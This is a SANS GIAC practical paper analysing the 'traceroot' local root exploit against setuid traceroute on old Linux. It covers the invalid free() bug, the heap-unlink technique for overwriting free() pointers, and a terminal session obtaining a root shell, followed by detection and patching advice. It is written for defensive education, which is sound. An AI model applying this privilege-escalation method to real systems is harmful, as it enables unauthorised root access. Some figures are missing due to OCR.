# Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

# traceroot : A Local root Exploit for Red Hat Linux 6.1 and 6.2

© SANS Institute 2000 - 2002, Author retains full rights.

David Irby
SANS GIAC Incident handling and Hacker Exploits Practical
MBUS 543

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

# Exploit Details

**Name:** traceroot

**Variants:** traceroot, traceroot2, traceroot3, openwall, un-named original variant

**Operating Systems:** Debian GNU/Linux 2.2 (Intel 386)
Debian GNU/Linux 2.2 (Sparc)
Red Hat Linux 6.1 (Intel 386)
Red Hat Linux 6.2 (Intel 386)

**Protocols/Services:** Linux malloc memory management library. LBNL traceroute utility.

**Brief Description:** The traceroot local root exploit is in many ways similar to a traditional buffer overflow exploit but unique in that the exploit takes advantage of a bug in the way the traceroute program manages its dynamic memory with malloc. The correct behavior of malloc's free() function is co-opted to perform the pointer manipulation needed to execute the exploit's shell code.

# Protocol Description

Since traceroot is not a network exploit there is no underlying network protocol involved in the exploit. The protocol subverted by traceroute is the Linux memory management library known as malloc. In order to take advantage of the malloc protocol the traceroot exploit also requires a programming bug in the traceroute utility. In the following sections I explain how the bug and the underlying malloc library functions provide the framework for exploit

## Analysis of the traceroute Utility

The traceroute program is a widely available utility for diagnosing network problems. I have personally used it many times to help isolate faulty routers in my networks. Traceroute reports the path taken from one system to another across a network. It displays the IP address of each router from the source machine to the target. The basic premise behind traceroute is the manipulation of the IP time to live field (TTL). The TTL field was implemented to prevent packets from getting into a looping situation within the network. Each router along the path of a packet decrements the TTL value and if the value is less than or equal to zero the packet is dropped and an error is returned to the originating system. Traceroute takes advantage of the helpful nature of routers and through manipulation of the TTL field causes each router along the path of a connection to generate an error message (ICMP Time to Live Exceeded in Transit) giving its own IP address in the source field of the message. The traceroute utility then uses these addresses to generate a nicely formatted report of the routers between the source and destination hosts. The –g argument to traceroute allows the user to specify up to eight

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

loose source route gateways. The effect of the –g arguments on traceroute is not important for the understanding of this exploit.

The version of traceroute developed by the Lawrence Berkeley National Laboratory is distributed with most versions of Linux. This version of traceroute requires that it be run as the root user in order to obtain the sockets in raw mode (for access to the IP level of the network protocol where the TTL field resides). By default the traceroute program is installed as a setuid root program in Linux so that non-root users can run it. This is the key to gaining root access by exploiting the programming bug in traceroute.

The traceroute bug appears to have been introduced in version 1.4a5. In this version previous calls to the strdup() function were replaced by calls to a savestr() function. The savestr() function was developed to reduce the number of calls to malloc() when performing string operations. It allocates one fairly large memory buffer via malloc() and then manages the strings within that buffer in subsequent calls. The bug is that when the calls to savestr() were added the code was not analyzed carefully enough and the pointers returned by savestr() are subsequently passed to the free() function. Since the second pointer was never allocated via malloc() it is not valid input for free() and results in a segmentation violation and core dump. The traceroute.c functions getaddr(), gethostinfo(), and freehostinfo() are reproduced below. The getaddr() function is called to process each –g argument passed on the command line.

```
01 void
02 getaddr(register u_int32_t *ap, register char *hostname)
03 {
04     register struct hostinfo *hi;
05
06     hi = gethostinfo(hostname);
07     *ap = hi->addrs[0];
08     freehostinfo(hi);
09 }
10
11 struct hostinfo *
12 gethostinfo(register char *hostname)
13 {
14     register int n;
15     register struct hostent *hp;
16     register struct hostinfo *hi;
17     register char **p;
18     register u_int32_t addr, *ap;
19
20     hi = calloc(1, sizeof(*hi));
21     if (hi == NULL) {
22         Fprintf(stderr, "%s: calloc %s\n", prog, strerror(errno));
23         exit(1);
24     }
25     addr = inet_addr(hostname);
26     if ((int32_t)addr != -1) {
27         hi->name = savestr(hostname);
28         hi->n = 1;
29         hi->addrs = calloc(1, sizeof(hi->addrs[0]));
30         if (hi->addrs == NULL) {
31             Fprintf(stderr, "%s: calloc %s\n",
32                     prog, strerror(errno));
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
33              exit(1);
34          }
35          hi->addrs[0] = addr;
36          return (hi);
37      }
38      hp = gethostbyname(hostname);
39      if (hp == NULL) {
40          Fprintf(stderr, "%s: unknown host %s\n", prog, hostname);
41          exit(1);
42      }
43      if (hp->h_addrtype != AF_INET || hp->h_length != 4) {
44          Fprintf(stderr, "%s: bad host %s\n", prog, hostname);
45          exit(1);
46      }
47      hi->name = savestr(hp->h_name);
48      for (n = 0, p = hp->h_addr_list; *p != NULL; ++n, ++p)
49          continue;
50      hi->n = n;
51      hi->addrs = calloc(n, sizeof(hi->addrs[0]));
52      if (hi->addrs == NULL) {
53          Fprintf(stderr, "%s: calloc %s\n", prog, strerror(errno));
54          exit(1);
55      }
56      for (ap = hi->addrs, p = hp->h_addr_list; *p != NULL; ++ap, ++p)
57          memcpy(ap, *p, sizeof(*ap));
58      return (hi);
59 }
60
61 void
62 freehostinfo(register struct hostinfo *hi)
63 {
64     if (hi->name != NULL) {
65           free(hi->name);
66           hi->name = NULL;
67     }
68     free((char *)hi->addrs);
69     free((char *)hi);
70 }
```

NOTE: Line numbers have been added to facilitate discussion and do not correspond to line numbers in the original traceroute.c source file.

The getaddr() function is called to process each –g flag on the command line. As we can see the getaddr() function simply calls the gethostinfo() function, sets a value, and calls the freehostinfo() function. The gethostinfo() function was updated in release 1.4a5.

As explained previously the calls to savestr() on lines 27 and 47 were previously calls to the strdup() function which malloc()'s a new buffer each time it is called. The savestr() function does not allocate a new buffer each time it is called and thus the error occurs in the freehostinfo() function on line 65 when the name field (set via the savestr() function on line 27 or 47) is passed to the free() function the second time getaddr() is called. Thus the traceroute program works fine if the –g flag is supplied only once but fails if multiple –g flags are specified.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The behavior of the savestr() function is crucial to the exploit. The interesting part of the source code is provided below.

```
01 /* A replacement for strdup() that cuts down on malloc() overhead */
02 char *
03 savestr(register const char *str)
04 {
05   register u_int size;
06   register char *p;
07   static char *strptr = NULL;
08   static u_int strsize = 0;
09
10   size = strlen(str) + 1;
11   if (size > strsize) {
12     strsize = 1024;
13     if (strsize < size)
14       strsize = size;
15     strptr = (char *)malloc(strsize);
16     if (strptr == NULL) {
17       fprintf(stderr, "savestr: malloc\n");
18       exit(1);
19     }
20   }
21   (void)strcpy(strptr, str);
22   p = strptr;
23   strptr += size;
24   strsize -= size;
25   return (p);
26 }
```

NOTE: Line numbers have been added to facilitate discussion and do not correspond to line numbers in the original savestr.c source file.

As the comment at the top of the savestr() function states the intention of savestr() is to replace strdup() and generate less malloc overhead. That explains why the change was made. Unfortunately whoever implemented the change didn't fully understand the implementation of savestr() (or didn't understand how traceroute was using the values) and just simply replaced calls to strdup() with calls to savestr(). Hence a bug is born and eventually leads to the exploit. The critical point to note in the savestr() source is that buffers are only malloc()'d if the new string will not fit in the existing space. Smaller strings are stored within the initial 1024 byte buffer obtained via malloc(). The pointer returned for subsequent strsave() calls is simply the first byte after the null terminator of the previous string stored by savestr(). The predictability of the pointer setting is critical to being able to exploit the bad call to free() since the attacker can now ensure that his malicious data will be located in the proper position for free() to carry out the exploit.

In addition to the behavior of savestr() another critical piece of data is controlled by the attacker due to the calloc() call at line 29 in the gethostinfo() function. After the first call to free() in freehostinfo() the original buffer allocated by savestr() is returned to the free list. The subsequent call to calloc() during the gethostinfo() function for the second –g argument re-uses part of the original buffer. Luckily (for the attacker) this data will


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

also be controlled via the command line arguments as we will see later in the traceroot source code analysis.


## Analysis of the malloc Library

Linux C programs use a memory allocation facility known as malloc. The malloc facility provides access to memory dynamically (on demand of the application program). One of the functions of malloc is to manage the different buffers of memory that have been requested by the program and to consolidate and conserve them once the program is finished using them. The program requests memory via calls to the functions malloc(), calloc(), realloc(), and probably a few others. Once the memory is no longer needed by the program it is returned to the malloc store by calling the free() function. The implementation of malloc used by most Linux systems was developed by Doug Lea[5]. In order to manage the memory for a program malloc tracks the sizes of the memory pieces it allocates. In order to save these sizes malloc actually allocates slightly more memory than is requested by the user. The extra eight bytes of memory is used to store the size of the previous allocated chunk (prev_size) and the size of the current chunk (size). Two bits in the size field are also used as flags. The PREV_INUSE bit indicates that the previous chunk of memory is currently in use (i.e. not free). The IS_MMAPPED bit indicates that the current chunk is memory mapped. Each of these flags plays a role in the processing of the chunk by free(). The malloc functions also keep track of free chunks by keeping them in a doubly linked list. When a chunk is not in use the first eight bytes of what is normally user data are used to store pointers to the next free chunk (fd) and the previous free chunk (bk). When a memory buffer is passed to free() it will be consolidated into the next chunk if the next chunk is not currently in use. If the next chunk is in use the previous chunk is checked. If the previous chunk is not in use then the current chunk will be consolidated into the previous chunk. If both the previous and next chunks are in use then no consolidation can take place. For the exploit the fake chunks will be built to cause consolidation of the free()'d chunk with it's next chunk.

The figure below shows the layout of three malloc()'d chunks with the middle chunk currently in use. The "User Pointer" is the address returned to the user by a call to malloc().




The figure below represents the [illegible]ter the middle chunk has been free()'d and consolidated into the unused n[illegible] exploit will take advantage of the resetting of the fd and bk pointers in carefully created fake chunks to cause the program to execute the shell code.




© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The important part of the malloc source code for the purposes of this exploit is the free() function which I have excerpted below.

```
01 /*
02
03   free() algorithm :
04
05     cases:
06
07        1. free(0) has no effect.
08
09        2. If the chunk was allocated via mmap, it is release via
   munmap().
10
11        3. If a returned chunk borders the current high end of memory,
12           it is consolidated into the top, and if the total unused
13           topmost memory exceeds the trim threshold, malloc_trim is
14           called.
15
16        4. Other chunks are consolidated as they arrive, and
17           placed in corresponding bins. (This includes the case of
18           consolidating with the current `last_remainder').
19
20 */
21
22
23 #if __STD_C
24 void fREe(Void_t* mem)
25 #else
26 void fREe(mem) Void_t* mem;
27 #endif
28 {
29   mchunkptr p;         /* chunk corresponding to mem */
30   INTERNAL_SIZE_T hd;  /* its head field */
31   INTERNAL_SIZE_T sz;  /* its size */
32   int       idx;       /* its bin index */
33   mchunkptr next;      /* next contiguous chunk */
34   INTERNAL_SIZE_T nextsz; /* its size */
35   INTERNAL_SIZE_T prevsz; /* size of previous contiguous chunk */
36   mchunkptr bck;       /* misc temp for linking */
37   mchunkptr fwd;       /* misc temp for linking */
38   int       islr;      /* track whether merging with last_remainder
   */
39
40   if (mem == 0)                              /* free(0) has no effect
   */
41     return;
42
43   p = mem2chunk(mem);
44   hd = p->size;
45
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
46 #if HAVE_MMAP
47   if (hd & IS_MMAPPED)                       /* release mmapped
   memory. */
48   {
49     munmap_chunk(p);
50     return;
51   }
52 #endif
53
54   check_inuse_chunk(p);
55
56   sz = hd & ~PREV_INUSE;
57   next = chunk_at_offset(p, sz);
58   nextsz = chunksize(next);
59
60   if (next == top)                            /* merge with top */
61   {
62     sz += nextsz;
63
64     if (!(hd & PREV_INUSE))                    /* consolidate
   backward */
65     {
66       prevsz = p->prev_size;
67       p = chunk_at_offset(p, -((long) prevsz));
68       sz += prevsz;
69       unlink(p, bck, fwd);
70     }
71
72     set_head(p, sz | PREV_INUSE);
73     top = p;
74     if ((unsigned long)(sz) >= (unsigned long)trim_threshold)
75       malloc_trim(top_pad);
76     return;
77   }
78
79   set_head(next, nextsz);                    /* clear inuse bit */
80
81   islr = 0;
82
83   if (!(hd & PREV_INUSE))                    /* consolidate backward
   */
84   {
85     prevsz = p->prev_size;
86     p = chunk_at_offset(p, -((long) prevsz));
87     sz += prevsz;
88
89     if (p->fd == last_remainder)             /* keep as
   last_remainder */
90       islr = 1;
91     else
92       unlink(p, bck, fwd);
93   }
94
95   if (!(inuse_bit_at_offset(next, nextsz)))   /* consolidate forward
   */
96   {
97     sz += nextsz;
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
98
99     if (!islr && next->fd == last_remainder)  /* re-insert
   last_remainder*/
100    {
101      islr = 1;
102      link_last_remainder(p);
103    }
104    else
105      unlink(next, bck, fwd);
106  }
107
108
109  set_head(p, sz | PREV_INUSE);
110  set_foot(p, sz);
111  if (!islr)
112    frontlink(p, sz, idx, bck, fwd);
113}
114
115
116
117 /* take a chunk off a list */
118
119 #define unlink(P, BK, FD)                              \
120 {                                                      \
121   BK = P->bk;                                          \
122   FD = P->fd;                                          \
123   FD->bk = BK;                                         \
124   BK->fd = FD;                                         \
125   }                                                    \
```

NOTE: Line numbers have been added to facilitate discussion and do not correspond to line numbers in the original malloc.c source file.

For the purpose of the exploit we need to pass through the code which will lead to forward consolidation of our faked chunks. This means we need to fail the if statement at line 47 by ensuring that IS_MMAPPED is not set for the current chunk. We also want to fail the if statement on line 60 which should not pose much of a problem since our fake next chunk should not be exactly equal to malloc's stored top chunk address. The if statement on line 85 is also not the one we want. For this one we just have to make sure that the PREV_INUSE bit is set in the size field of our fake current chunk. Finally we want to pass the if check on line 95 to trigger the forward consolidation code. To pass into this if block we need to make sure the PREV_INUSE bit of the fake next chunk is not set. Finally we come to the code which makes everything work. This exploit takes advantage of the unlink macro (lines 117 – 125) by setting the fake chunks up just right so that unlink will overwrite the address of one of the function calls (either free or __free_hook are recommended) with the address of our shell code residing on the stack. The next call to free() will invoke the shell code and we have our root exploit.

# Description of Variants

The first exploit was never given a clever name so I have adopted the name of the second version of the exploit (traceroot) during the discussions. The first version of the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

exploit was a little harder to understand than the initial traceroot.c source and it required a little more information gathering on the part of the attacker (namely the user of the exploit had to determine the address which would be passed to the invalid free() call). The initial version of the traceroot exploit (traceroot.c) was designed to attack Debian GNU Linux 2.2 for both the Intel 386 architecture and the Sparc. As the author stated in his post he "needed" an exploit that would work on the Sparc architecture.

The second version of traceroot (traceroot2.c) was enhanced to have the user provide the address to overwrite (the address of the __free_hook function pointer is not stable across binaries of traceroute even on the same architecture)[8]. Support for Red Hat Linux 6.2 was also added. A further enhancement was made to perform some error checking for embedded null bytes in the data strings. These null bytes would cause the exploit to fail since they would act as string terminators and cause the data to be handled in unexpected ways by traceroute. The author generates helpful error messages to identify which data argument contains the null byte. As we saw in the traceroot code analysis some of these errors might be worked around by splitting the arguments in two and taking advantage of the null string terminator. The author used this technique to obtain the null byte he needed for the Sparc jump instruction in the original exploit.

In the announcement to the bugtrac mailing list for the second version of traceroot Michel Kaempf also provides a version (named openwall.c) which manages to work around the non-executable stack patch provided by the Openwall Project. In this version the shell code is moved into the heap instead of being run from the stack. As yet there is no version of traceroot which is able to overcome the pageexec patch. These patches are described in more detail later.

A third version of traceroot (named traceroot3.c) was also developed with the only change being the addition of support for Red Hat Linux 6.1.

# How the Exploit Works

The traceroot exploit is not a true buffer overflow. The exploit does not rely on writing data past the end of the data buffers. Instead, traceroot takes advantage of a simple programming bug in the traceroute program developed by Lawrence Berkeley National Laboratory (LBNL). The traceroute bug was first described by Pekka Savola[2] who noted that traceroute would crash if the input included multiple –g flags. Subsequent investigation of the source code revealed that the handling of the second –g argument resulted in a call to the free function with an invalid pointer. The problem arises with the realization that the invalid address passed to the free function is actually pointing to the data stored from the second –g argument. Thus, the exploiter can control the value of the argument being passed to the free function and with some careful crafting of input arguments traceroute can be coerced into starting a shell. Since traceroute is setuid root the shell runs as root and the exploit is complete. This is, of course, an extremely simplified explanation and I will explain the exploit in much greater detail in the following paragraphs.

While researching the traceroot exploit I was able to trace back through the messages initially pointing out the potential vulnerability and track the exploit's development over time. The first public message describing a potential vulnerability in traceroute was from Chris Evans posted to the Linux Security Audit Project mailing list[2]. He describes how traceroute is known to generate a segmentation violation if run with multiple –g flags.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

His subsequent investigation has revealed that the fault is due to an invalid call to the free() function and that the data being passed to free() is (at least partially) under user control via the traceroute command line arguments. This message was in response to a challenge[3] in a thread started by Chris[4] to discuss possible exploits of bad calls to the free() function. Discussions in this thread described the potential vulnerabilities of malloc (particularly Doug Lea's malloc[5] as provided with most Linux implementations). The particular target in the case of traceroute is the behavior of the free() function call which is misused in the traceroute program due to a programming mistake. Just to be clear, there is nothing actually wrong with the implementation of malloc. The exploit is taking advantage of the malloc behavior via the improper call to free(). The discussions end on the Security Audit mailing list with no exploit being developed.

Chris doesn't give up on his idea though, and poses a challenge to the bugtraq mailing list[6] on September 28, 2000. Chris' message again describes the flaw in traceroute's handling of the –g flag and summarizes the discussions from the Security Audit mailing list describing the potential exploit of Linux systems via the free() function. On October 5, 2000 the first exploit is posted to the bugtrac mailing list. The initial exploit was posted by W. H. J. Pinkaers and credited to Dvorak[7]. This version of the exploit explains how it can be done and provides sample code to gain root access for Linux on the Intel 386 architecture.

On November 6, 2000 Michel Kaempf posts the first version of his traceroot.c exploit of the same vulnerability[1]. This exploit seems a bit easier to understand and adds the capability to exploit Linux on the SPARC architecture as well as the Intel 386. The initial version of traceroot works against Debian GNU/Linux but on November 12, 2000 he posts a message describing some improvements including support for Red hat Linux 6.2 and a new version which bypasses a security patch from the Openwall project which I will discuss in greater detail later[8].

I found tracing through the history behind the traceroot exploit quite intriguing and would encourage readers to follow along. Reading the messages provides some insight into the minds of the people who will likely be attacking our systems. I also must say that I was amazed (and a little disheartened) that the exploit was developed only 7 days after Chris posted his message describing how he thought it might be possible. The people following these mailing lists are obviously talented and by combining their knowledge and experience are able to quickly take advantage of any exposed weakness. It is obvious that we must be constantly vigilant in order to have a chance to defend our systems.

For the analysis of the exploit I am going to explain things in a clear and logical order. Of course, the exploit was not developed in such a logical fashion and I encourage interested parties to read the initial exploit post[7] for the entertaining story of how the attacker got to this point. As with most of the programs I have ever written, a great deal of trial and error was involved to achieve the final result.

I have chosen to analyze the traceroot3.c version of the exploit because the code is well structured and easier to understand than the original exploit and it is also the first version of the exploit I found in my initial internet search. While the traceroute exploit is not a true buffer overflow it still retains many of the aspects of a traditional buffer overflow attack. The goal of the exploit is to trick a privileged program into running our

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

code and providing a root shell. In order to reach this goal the binary data for executing the /bin/sh program will be passed as a character string on the command line to traceroute. The character values corresponding to the executable code to set the user id and group id's to 0 and then execute a shell are easily obtainable for most system architectures. The shell code will be stored on the stack via the command line arguments. By carefully constructing the command line arguments to traceroute we can ensure that the shell code is properly aligned (and also calculate the addresses and offsets into the stack we will need for the exploit). The exploit takes advantage of the savestr() behavior in traceroute's gethostinfo() function to set up the fake memory chunks. This is made a little trickier by the intervening calloc() call between the first freehostinfo() and the gethostinfo() call to process the second –g command line argument. Luckily the data stored in the memory from this calloc() is also under control (it is the binary IP address corresponding to the gateway argument). This data will form the size field of the chunk we will pass to free() and thus should contain the offset to the stack where we will build our fake next chunk and should have the PREV_INUSE bit set (so we will consolidate forward as the previous chunk appears to be in use). The fake next chunk on the stack will be constructed so that its fd pointer points to the address of free() – 12 (the offset we need so that the free() pointer is overwritten by the unlink() function) and its bk pointer points to the start of our exploit code. Since the unlink() macro will also set the value of our exploit code + 8 (thinking it is the fd pointer of a chunk) to the free() – 12 value, we need to add a jump instruction to the front of the shell code to jump over the garbage data and into the real shell code. In order to pass all these values through command line arguments we have to be sure there are no null bytes in them which would act as string terminators and mess up our data.

In order to make all this a little easier to understand the traceroot author has given names to the various arguments. The invocation of traceroute will look like: /usr/sbin/traceroute –g 123 –g <gateway> <host> <hell> <code>. The gateway value will be a hexadecimal IP address (like 0x95.0x30.0xfb.0xb7) which when converted into a binary value will form the size field of the fake chunk passed to free(). It will contain the offset to the fake next chunk we build on the stack. The host value will contain the fake next chunk. It will have the prev_size field set to any value and the size field set to any value but ensuring that PREV_INUSE is set. The fd pointer will be set to the value of free() –12 and the bk pointer will be set to the address of the jump instruction at the front of the shell code. The hell argument is the jump instruction plus some padding to absorb the garbage data copied in by the unlink() call. The author split the jump instruction from the shell code because he needed to use the null terminator as part of the jump instruction on the Sparc architecture (these guys are pretty clever). The code argument is simply the shell code to provide a root shell.

# Diagram

Since traceroot is not a network exploit it is not really useful to provide a network diagram. Given the technical nature of the exploit however, I do feel that a diagram of the memory buffer and the stack will help illustrate the attack and provide a better understanding. I have illustrated the program arguments as they are arranged on the stack by the traceroot exploit. The memory buffer which is originally malloc'd for the first –g flag is with the changes which occur during the processing of the second –g flag by the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.


gethostinfo(0 function. The arrows illustrate how the pointers are set up between the fake chunks so that when the unlink() function is finally called the address of the jump instruction stored on the stack by the exploit is copied over the function pointer to the free() function. The next invocation of the free() function executes the shell code and the exploit is complete.

Memory buffer after first call to gethostinfo().

| prev_size | size | '1''2''3'\0' Original malloc'd buffer |
|---|---|---|

Memory buffer after second call to gethostinfo().

| prev_size | size | gateway value copied from stack | | |
|---|---|---|---|---|
| prev_size | size | fake prev_size | fake size (offset to fake next chunk on stack) | |




© SANS In[stitute] As part of GIAC practical repository. Author retains full rights.

traceroot\0

© SANS Institute 2000 - 2002, Author retains full rights.

# How to Use the Exploit

Running the traceroot exploit is quite simple. You have to get the source to the target system (it can even be typed in there without too much trouble). Once on the target you simply compile the source and run it. I had some difficulty getting the source to compile as it is provided. I had to modify the entries on lines 35-43 and 45-53 to remove the comments and join the lines together into one long string. I am not sure if this problem was the result of my using a different compiler than the author or perhaps he simply changed the source to make it clearer and didn't realize (or care) that it no longer compiled. It is also possible that this was a simple way to make sure that potential users of the exploit were somewhat knowledgeable C programmers. In any case, the change was minor and the remainder of the code compiled clean.

The usage instructions provide two ways to determine the function pointer argument you will need to provide on the command line. This is the function pointer, which will be overwritten to point to the shell code. I have tried both methods and they worked just fine. The first method requires that you make a copy of the traceroute executable (debugging of setuid programs is not allowed) and execute it via the gdb debugger. This method will fail if the debugger is not available. The second method uses the objdump utility to scan the executable for traceroute and pull out the address of the call to the free() function. Again this method requires the availability of the objdump utility. It is possible that the attacker might get lucky and be able to obtain these values from a similarly built and configured system even if these utilities are not available on the target system.

Once you have determined the function pointer you simply run traceroot providing the architecture to attack (0, 1, 2, or 3) and the function pointer. Voila – you are now running as root. I have provided a screen capture of a traceroot session below.

```
$ gcc traceroot3.c -o traceroot
$ ./traceroot
* Usage: ./traceroot architecture victim

* Example: ./traceroot 0 0x0804c88c

* Available architectures:
  - 0: Debian GNU/Linux 2.2 (traceroute 1.4a5-2) i386
  - 1: Debian GNU/Linux 2.2 (traceroute 1.4a5-2) sparc
  - 2: Red Hat Linux release 6.2 (traceroute 1.4a5) i386
  - 3: Red Hat Linux release 6.1 (traceroute 1.4a5) i386

* Available victims:
  - __free_hook:
     % cp /usr/sbin/traceroute /tmp
     % gdb /tmp/traceroute
     (gdb) break exit
     (gdb) run
     (gdb) p &__free_hook
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
  - free:
     % objdump -R /usr/sbin/traceroute | grep free

$ objdump -R /usr/sbin/traceroute | grep free
0804c7c4 R_386_JUMP_SLOT   free
$ ./traceroot 2 0x0804c7c4
bash# id
uid=0(root) gid=0(root) groups=500(dave)
bash# exit
$
```

# Signature of the Attack

The traceroot exploit does not provide much of a signature for detection. A normal user simply logs on to the system, compiles a program, and executes it. For a typical development system none of this behavior is out of the ordinary. If the system were a production machine however the compiling of programs should set off a flag and could easily be monitored via the system auditing. It should also be possible to detect unusual patterns of root usage accompanying the attack. Any users logging in at unusual hours would be suspicious especially if root activities picked up shortly thereafter. Since traceroot is not a network exploit an attacker would have to gain access to the system via some other means, which would probably provide a larger signature. Failed login attempts could alert to possible password guessing attempts (as well as the successful logins which might indicate successful guesses).

The traceroot exploit itself would be very hard to detect (assuming the attacker is smart enough to rename it something more innocuous). Detection would become especially difficult if the attacker's first use of traceroot were to install a root kit which would then hide his subsequent activities. Once a root kit is installed detection becomes much more difficult as the root kit's sole function is to cover the tracks and erase the signature of attack from the system. A serious attacker (as opposed to joy-hacking teenagers) would most likely be prepared with a well developed root kit making detection extremely difficult.

# How to Protect Against traceroot Attacks

First of all, install the patched version of traceoute! A patch has been available since shortly after the exploit was announced. I have verified that traceroute version 1.4a12 has been fixed. The fix was to simply remove the calls to savestr() and revert to using strdup(). Since the number of calls was so low to begin with it seems foolish to have even bothered with savestr(). An alternative solution is to drop root privileges just after opening the raw sockets. This would limit the hole for possible attack to a much smaller section of code. In reading the documentation accompanying traceroute the author has discouraged installing it setuid root. He is mostly concerned with the network traffic load which might be generated if everyone can run it. From a security standpoint it certainly seems like a good idea to eliminate as many setuid root programs as possible.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Another easy step to take against traceroot would be to remove all compilers, debuggers and programming tools from any critical system. This will not always be possible and may not always be effective. The attacker may have access to a machine similar enough to yours that he can simply build the executable and determine the data values there before launching the attack on your system.

